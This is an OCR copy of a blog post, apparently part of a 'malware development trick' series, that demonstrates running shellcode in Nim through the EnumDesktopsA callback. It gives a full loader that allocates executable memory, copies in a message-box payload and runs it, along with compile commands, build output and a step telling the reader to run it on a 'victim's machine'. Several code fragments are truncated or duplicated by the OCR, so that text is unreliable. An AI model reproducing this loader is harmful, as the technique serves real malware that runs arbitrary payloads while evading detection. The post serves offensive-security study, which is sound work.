
Malware development trick 39: Run payload via EnumDesktopsA. Simple Nim example.

cocomelonc.github.io/malware/2024/06/12/malware-trick-39.html

June 12, 2024

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
    0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d,
    0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac
    0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24,
    0x40, 0x24, 0x49, 0x1, 0xd0, 0x66,
    0x49, 0x1, 0xd0, 0x3e, 0x41, 0x8b,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59
    0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48
    0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x
    0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0x
    0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5
    0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d,
  ]

  let mem = VirtualAlloc(
    NULL, cast[SIZE_T](payload.len),
    MEM_COMMIT, PAGE_EXECUTE_READWRITE
    )
  RtlMoveMemory(
    mem,
    unsafeAddr payload[0],
    cast[SIZE_T](payload.len)
    )
  EnumDesktopsA(
    GetProcessWindowStation(),
    cast[DESKTOPENUMPROCA](mem),
    cast[LPARAM](NULL)
    )
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/
PSWindows

PS C:\Users\zhzhu> cd Z:\2024-06-12-malware-trick-39\
PS Z:\2024-06-12-malware-trick-39> .\hack.exe
```

win11-en-us (persistence) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
=^..^=
Meow-meow!
OK
4:34 AM Wednesday 6/12/2024
Right Ctrl

This post is just checking correctness of running payload via EnumDesktopsA in Nim programming language.

`EnumDesktopsA` function passes the name of each desktop to a callback function defined by the application:

```
BOOL EnumDesktopsA(
  HWINSTA           hwinsta,
  DESKTOPENUMPROCA lpEnumFunc,
  LPARAM           lParam
);
```

practical example

Just update our C code from one of the previous posts with Nim language:

```
import system
import winim

when isMainModule:
  let payload: seq[byte] = @[
    byte 0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0, 0x0,
0x41, 0x51, 0x41,
    0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e,
0x48, 0x8b, 0x52,
    0x18, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48,
0xf, 0xb7, 0x4a,
    0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c,
0x20, 0x41, 0xc1,
    0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52,
0x20, 0x3e,
    0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48,
0x85, 0xc0,
    0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44, 0x8b,
0x40, 0x20, 0x49,
    0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x1,
0xd6, 0x4d,
    0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38,
0xe0, 0x75,
    0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e,
0x44, 0x8b,
    0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41, 0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b,
0x40, 0x1c,
    0x49, 0x1, 0xd0, 0x3e, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41,
0x58, 0x5e,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41,
0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff,
0x5d, 0x49, 0xc7,
    0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e,
0x4c, 0x8d, 0x85,
    0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83, 0x56, 0x7, 0xff,
0xd5, 0x48,
    0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f,
0x77, 0x2d, 0x6d,
    0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
  ]

  let mem = VirtualAlloc(
    NULL, cast[SIZE_T](payload.len),
    MEM_COMMIT, PAGE_EXECUTE_READWRITE
    )
  RtlMoveMemory(
    mem,
    unsafeAddr payload[0],
    cast[SIZE_T](payload.len)
    )
  EnumDesktopsA(
    GetProcessWindowStation(),
    cast[DESKTOPENUMPROCA](mem),
    cast[LPARAM](NULL)
    )
```


As usual, I used `meow-meow` messagebox payload:

```
let payload: seq[byte] = @[
    byte 0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0, 0x0,
0x41, 0x51, 0x41,
    0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e,
0x48, 0x8b, 0x52,
    0x18, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48,
0xf, 0xb7, 0x4a,
    0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c,
0x20, 0x41, 0xc1,
    0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52,
0x20, 0x3e,
    0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48,
0x85, 0xc0,
    0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44, 0x8b,
0x40, 0x20, 0x49,
    0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x1,
0xd6, 0x4d,
    0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38,
0xe0, 0x75,
    0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e,
0x44, 0x8b,
    0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41, 0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b,
0x40, 0x1c,
    0x49, 0x1, 0xd0, 0x3e, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41,
0x58, 0x5e,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41,
0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff,
0x5d, 0x49, 0xc7,
    0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e,
0x4c, 0x8d, 0x85,
    0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83, 0x56, 0x7, 0xff,
0xd5, 0x48,
    0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f,
0x77, 0x2d, 0x6d,
    0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
  ]
```

demo

Let’s check it in action. Compile it:


```
nim c -d:mingw --cpu:amd64 hack.nim
```



```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-12-malware-trick-
39$ nim c -d:mingw --cpu:amd64 hack.nim
Hint: used config file '/home/cocomelonc/.choosenim/toolchains/nim-2.0.4
/config/nim.cfg' [Conf]
Hint: used config file '/home/cocomelonc/.choosenim/toolchains/nim-2.0.4
/config/config.nims' [Conf]
.........................................................................
.........................................................................
..................
Hint:  [Link]
Hint: mm: orc; threads: on; opt: none (DEBUG BUILD, `-d:release` generat
es faster code)
161997 lines; 1.771s; 320.344MiB peakmem; proj: /home/cocomelonc/hacking
/cybersec_blog/meow/2024-06-12-malware-trick-39/hack.nim; out: /home/coc
omelonc/hacking/cybersec_blog/meow/2024-06-12-malware-trick-39/hack.exe
[SuccessX]
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-12-malware-trick-
39$ ls -lt
total 604
-rwxrwxr-x 1 cocomelonc cocomelonc 614206 Jun 12 14:41 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc   2143 Jun 12 06:01 hack.nim
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-12-malware-trick-
```

Then, just move it to the victim's machine (Windows 11 in my case) and run:

```
.\hack.exe
```



```
when isMainModule:
  let payload: seq[byte] = @[
    byte 0xfc, 0x48, 0x81, 0xe4, 0xf0,
    0x50, 0x52, 0x51, 0x56, 0x48, 0x31
    0x18, 0x3e, 0x48, 0x8b, 0x52, 0x20
    0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31
    0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2,
    0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0,
    0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50,
    0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff,
    0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac
    0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24,
    0x40, 0x24, 0x49, 0x1, 0xd0, 0x66,
    0x49, 0x1, 0xd0, 0x3e, 0x41, 0x8b,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59
    0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48
    0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x
    0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0x
    0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5
    0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d,
  ]

  let mem = VirtualAlloc(
    NULL, cast[SIZE_T](payload.len),
    MEM_COMMIT, PAGE_EXECUTE_READWRITE
    )
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/
PSWindows

PS C:\Users\zhzhu> cd Z:\2024-06-12-malware-trick-39\
PS Z:\2024-06-12-malware-trick-39> .\hack.exe
```

As you can see, everything is worked perfectly also for Nim language =^..^=!

Malware development trick 20: Run shellcode via EnumDesktopsA, C example source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine